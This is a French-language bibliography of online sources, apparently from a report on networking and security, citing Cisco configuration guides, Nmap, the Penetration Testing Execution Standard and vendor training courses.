Sources électroniques

BAUDU H., LE BOURHIS F., *La propagation des ondes*, [en ligne]
<http://dept.navigacion.enmm.free.fr/propagation.swf>, 2006.

CISCO SYSTEM, INC, *Antenna Patterns and Their Meaning*, [en ligne]
http://www.cisco.com/c/en/us/products/collateral/wireless/aironet-antennas-accessories/prod_white_paper0900aecd806a1a3e.pdf, 1992–2007.

CISCO SYSTEMS, INC, *Catalyst 2960-X Switch Network Management Configuration Guide*, [en ligne] https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst2960x/software/15-0_2_EX/network_management/configuration_guide/b_nm_15ex_2960-x_cg/b_nm_15ex_2960-x_cg_chapter_0100.html

CISCO SYSTEMS, INC, *Introduction to Cisco IOS NetFlow - A Technical Overview*, [en ligne]
http://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/ios-netflow/prod_white_paper0900aecd80406232.html, 2012.

CISCO SYSTEMS, INC, *IP SLAs Configuration Guide, Cisco IOS Release 15M&T*, [en ligne]
https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipsla/configuration/15-mt/sla-15-mt-book/sla_overview-0.html, 2022.

CISCO SYSTEMS, INC, *NetFlow Configuration Guide, Cisco IOS Release 15M&T*, [en ligne]
<http://www.cisco.com/c/en/us/td/docs/ios-xml/ios/netflow/configuration/15-mt/nf-15-mt-book/get-start-cfg-nflow.html>, 2016.

CISCO SYSTEMS, INC, *SNMP Configuration Guide*, [en ligne]
<https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/snmp/configuration/xr-3se/3850/snmp-xr-3se-3850-book/nm-snmp-snmpv3.html>, 2020.

GORDON LYON, *The Nmap Project*, [en ligne] <https://nmap.org/>, 2023.

MEDIAWIKI, *The Penetration Testing Execution Standard*, [en ligne] <http://www.pentest-standard.org>, 2023.

CISCO NETWORKING ACADEMY, *Ethical Hacker*, [en ligne]
<https://www.netacad.com/courses/ethical-hacker?courseLang=en-US>, 2023

FORTINET TRAINING INSTITUTE, *Secure Wireless LAN 7.4 Administrator*, [en ligne]
<https://training.fortinet.com>, 2025